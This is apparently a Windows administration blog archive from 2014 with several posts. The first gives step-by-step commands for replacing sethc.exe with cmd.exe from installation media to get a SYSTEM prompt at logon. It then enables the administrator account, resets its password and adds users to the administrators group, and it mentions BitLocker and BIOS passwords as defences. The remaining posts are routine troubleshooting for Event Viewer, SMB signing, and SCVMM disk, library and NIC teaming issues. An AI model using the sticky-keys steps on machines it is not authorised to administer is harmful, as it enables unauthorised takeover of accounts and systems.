Sunday, May 25, 2014

A easy way to become an administrator of a workstation, member server or domain controllers

It is a easy way for users to become an administrator of a workstation, member server or domain controller if there is no additional security setting like BitLocker Drive Encryption. "Sethc.exe" is a function to enable sticky keys.  When a user press "Shift" five times on the log on screen, Windows show a pop-up window which is related to "Sticky Keys".


"Sethc.exe" can be replaced "CMD.exe" by someone on per-boot Windows environment. How to do it? Let's see the following steps.

1. Boot your computer and use a Windows installation disc. (It can be a USB flash drive or a DVD).
2. On "Install Windows" screen, press "Shift + F10" to launch a Command Prompt.


3. Perform "copy D:\Windows\System32\Sethc.exe D:\a command to copy "Sethc.exe" to D drive. In my lab environment, Windows folder is under D:\.


4. Perform "Copy D:\Windows\System32\cmd.exe D:\Windows\System32\Sethc.exe /y" to copy and replace "Sethc.exe" by "CMD.exe".


5. Exit the Command Prompt.
6. Restart the workstation.


7. On "Windows" log on screen, press "Shift" five times.


A Command Prompt was launched.

8. Perform "whoami" to check current user of this Command Prompt.


The right of NT authority\system is same as local administrator.

Now, this user can perform "net user administrator /active:yes" to enable administrator account.


Then, the user also can perform "net user administrator abcd1234" to change the password of local administrator.


Or perform "net localgroup administrators /add userb" add "Userb" to a local administrator group.


To prevent this issue, administrators can deploy bitlocker on all workstations and they can also configure a password on a BIOS to prevent someone to boot from a USB flash drive or a DVD.

Windows 8 and Windows 8.1 also find this same issue.

Additional information
You can also use the above steps to reset Windows Domain Administrator password. 

Vladan SETGET,  vExpert of VMWare, wrote detail steps for resetting Windows Domain Administrator password. if you're interested, please read How-to Reset Windows Domain Administrator Password.

This posting is provided “AS IS” with no warranties, and confers no rights!

Friday, May 23, 2014

Administrators failed to read the security log of Event Viewer on Windows Server 2008 R2 and later

Symptom
When administrators click the Security log of Event Viewer, it shows the following error message.

Event Viewer cannot open the event log or custom view. Verify that Event Log service is running or query is too long. Access is denied (5)


Cause
"NT Service\Eventlog" account is removed on permissions of "HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\eventlog\Security".


Resolution
By default,  "NT Service\Eventlog" is granted "Allow - Read" permission on Windows Server 2008 R2 and later operating systems. This account is removed because administrators might follow the Windows Security Hardening Guide before Windows Server 2008 R2 to configure the permissions of Security event logs. To solve this issue, administrators can do the following steps.

1. Log in as administrator.
2. Launch "Registry Editor".
3. Navigate to "HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\eventlog\Security".
4. Right-click "Security", select "Permissions".


5. On "Permissions for Security" window, click "Add".


6. On "Select Users, Computers, Service Accounts, or Groups" window, click "Locations".


7. On "Locations window, select "<Computer Name>".


8. Click "OK".
9. On "Select Users, Computers, Service Accounts, or Groups" window, enter "NT service\eventlog".


10. Click "OK".
11. Grant "Allow - Read" to "eventlog" account.


12. Click "OK".

This posting is provided “AS IS” with no warranties, and confers no rights!

Windows workstations or Windows Servers failed to open a share folder which is provided by network attached storage (NAS)

Symptom
When a workstation connects to a share folder which is provided by network attached storage (NAS), the workstation is pop-up the error message.

\\<Server Name> is not accessible. You might not have permission to use this network resource. Contact the administrator of this server to find out if you have access permissions.

The account is not authorized to log in from this station.


Cause
The workstation was enabled "Microsoft network client: Digitally sign communications (always)" setting on Local Computer Policy or Domain Policy which is located at "Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options". However, the network attached storage doesn't support or enable this function.


Resolution
By default, "Microsoft network client: Digitally sign communications (always)" is disabled on standalone workstations, domain workstations and domain member servers. If this setting is enabled, SMB client requires SMB servers to use SMB Message Signing. If network attached storage don't support or enable SMB Message Signing, Windows which are enables the setting reject this SMB connection. Some companies follow a Windows security hardening guide to enable this option by Group Policy.

1. Enabling SMB Message Signing on network attached storage
If network attached storage support SMB Message Signing, enable this setting on network attached storage.

2. Change "Microsoft network client: Digitally sign communications (always)" setting to Disabled
If this setting isn't broken your Windows security hardening of your company, disable it as the following path.

Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options > Microsoft network client: Digitally sign communications (always) - Disabled


After updating the setting, administrators have to reboot the server.

More information
The Basics of SMB Signing (covering both SMB1 and SMB2)

How to Shoot Yourself in the Foot with Security, Part 1

This posting is provided “AS IS” with no warranties, and confers no rights!

Friday, May 16, 2014

Let's review videos on TechEd North America 2014

Miss a change to join TechEd North America 2014. Microsoft recorded all videos related to TechEd North America 2014. If you are interested, please go to Channel 9 TechEd North America 2014 or You can join the coming TechEd in Europe. Please go to the following web site to register it if you are interested.


This posting is provided “AS IS” with no warranties, and confers no rights!

Sunday, May 11, 2014

Add an additional virtual hard disk at different path on System Center Virtual Machine Manager 2012 R2

It seems that System Center Virtual Machine Manager 2012 or later missed an option for administrators to add disks to different path. 


By default, an additional virtual hard disk will be added to the same path of virtual machine files path.


To change the virtual hard disk path, administrators have to add a virtual hard disk first. Then, administrators launch a virtual machine properties again and then select "Browse" to change a new path.


However, there is a problem. If the virtual machine is running, administrators cannot change the virtual hard disk to a new path.


Can we assign a specific path for a new virtual hard disk?

Yes, use PowerShell.

SCVMM perform a couple of cmdlets to create and then assign a new virtual hard disk to a virtual machine. We can modify the cmdlet template and then let it create a new virtual hard disk to a specific path.

Launch the cmdlet template by clicking "View Script".


There cmdlets are applied to create a new virtual hard disk and assign to a virtual machine. I added "-path" parameter at the cmdlet, New-SCvirtualDiskDrive. We can copy these cmdlets and then paste it to "Virtual Machine Manager Command Shell" to perform it.

Remark: "-Path" supports Local path, UNC path, Volume GUID path, VMware ESX path and Citrix XenServer path.

We can use this temporary method to create a virtual hard disk and assign to a specific path for a virtual machine.

More information

This posting is provided “AS IS” with no warranties, and confers no rights!

Saturday, May 10, 2014

Share file instead of copying it from Library Server failure on System Center Virtual Machine Manager 2012 R2

Symptom
Administrator select the iso image from library server with "Share file instead of copying it" option.


Administrators may find the following warning or error message.

Warning (1280)
Virtual Machine Manager cannot link ISO <Share Path\File Path> to virtual machine <VM Name> on host <Hyper-V host name>. The file is not accessible from this host

Recommended Action
Manually grant permissions of the host account to the ISO file, or detach the ISO from the VM and then try the operation again.


Error (12700)
VMM cannot complete the host operation on the <Hyper-V host> server because of the error: <VM Name> failed to add device 'Virtual CD/DVD Disk'. (Virtual machine ID XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX)

<VM Name>: The Machine Account <Domain Name\Hyper-V Host Name> or the user initating the VM management operation or both do not have the required access to the file share <Library Server\ISO path>. Please ensure that the computer machine account and the user initiating the VM management operation have full access to the file share as well as the file system folder backing the file share. Error: 'General access denied error' (0x80070005). (Virtual machine ID XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX)
Unknown error (0x8001)

Recommended Action
Resolve the host issue and then try the operating again.


Cause
The share permissions and NTFS permissions on that folder aren't configured correctly.

Resolution

  • 1 library server named LS01 in my lab environment
  • VMMAdmin is an administrator to manage the library server
  • VMM library folder named VMMLibrary at D:\.
  • 1 domain controller named DC01 in my lab environment
  • VMMSvc is a service account of VMM
  • HV Servers is a group which contains all Hyper-V host members

1. On LS01, log in as VMMAdmin.
2. Launch "Windows Explorer" and then navigate to D:\.
3. Right-click VMMLibrary, select "Properties".


4. On "VMMLibrary Properties" window, select "Sharing" tab.
5. Click "Advanced Sharing".


6. On "Advanced Sharing" window, click "Permissions".


7. Add "VMMSvc" and "HV Servers" and then configure "Allow - Read".


Add all Hyper-V hosts to a group for applying permissions easily.

8. Click "OK" twice.
9. On "On "VMMLibrary Properties" window, select "Security" tab.
10. Click "Edit".


11. Add "VMMSvc" and "HV Servers" and then configure "Allow - Read".


12. Click "OK".
13. Click "Close".

Before SCVMM 2012 R2, administrators need to configure constrained delegation for Hyper-V host to access library servers in Active Directory.

1. On DC01, log in as Domain Administrator.
2. Launch "Active Directory Users and Computers".
3. On the menu, click "View > Advanced Features".


4. Right-click a Hyper-V host, select "Properties".


5. On properties window, select "Delegation" tab.
6. Select "Trust this computer for delegation to specified services only > use any authentication protocol".


7. Click "Add".
8. On "Add Services" window, click "Users or Computers".


9. On "Select Users or Computers" window, enter "LS01" and then click "OK".


10. Next to "Available services", select "cifs".


11. Click "OK".
12. On On properties window, click "OK".


This solution doesn't support non-domain Hyper-V hosts.

Additional info
If a virtual machine is created with "Error (12700)", all right-click options cannot be selected except "Repair".


To fix this problem, select "Repair" and then select "Ignore" to repair the virtual machine.


References


This posting is provided “AS IS” with no warranties, and confers no rights!

Thursday, May 8, 2014


Failed to configure NIC teaming in Windows Server 2012 R2 by System Center Virtual Machine Manager 2012 R2

Symptom
When I configure NIC teaming on Windows Server 2012 R2 by System Center Virtual Machine Manager 2012 R2, I discovered the following error message.

Error (2912)
An internal error has occurred trying to contact the <Host Name>: : .

WinRM: URL: [http://<DNS Name:5985], Verb: [INVOKE], Method: [CreateNicTeaming], Resource: [http://schemas.microsoft.com/wbem/wsman/1/wmi/root/scvmm/NetTeamManagement]

Unknown error (0x80041008)

Recommended Action
Check that WS-Management service is installed and running on server <Host Name>. For more information use the command "winrm helpmsg hresult". If <Host Name> is a host/library/update server or a PXE server role then ensure that VMM agent is installed and running. Refer to http://support.microsoft.com/kb2742275 for more details.


I checked that the status of WinRM in the server is OK.


Cause
The physical NICs of the server are disabled.


Resolution
Please make sure physical NICs of the server are enabled and then "Restart" the job.


This posting is provided “AS IS” with no warranties, and confers no rights!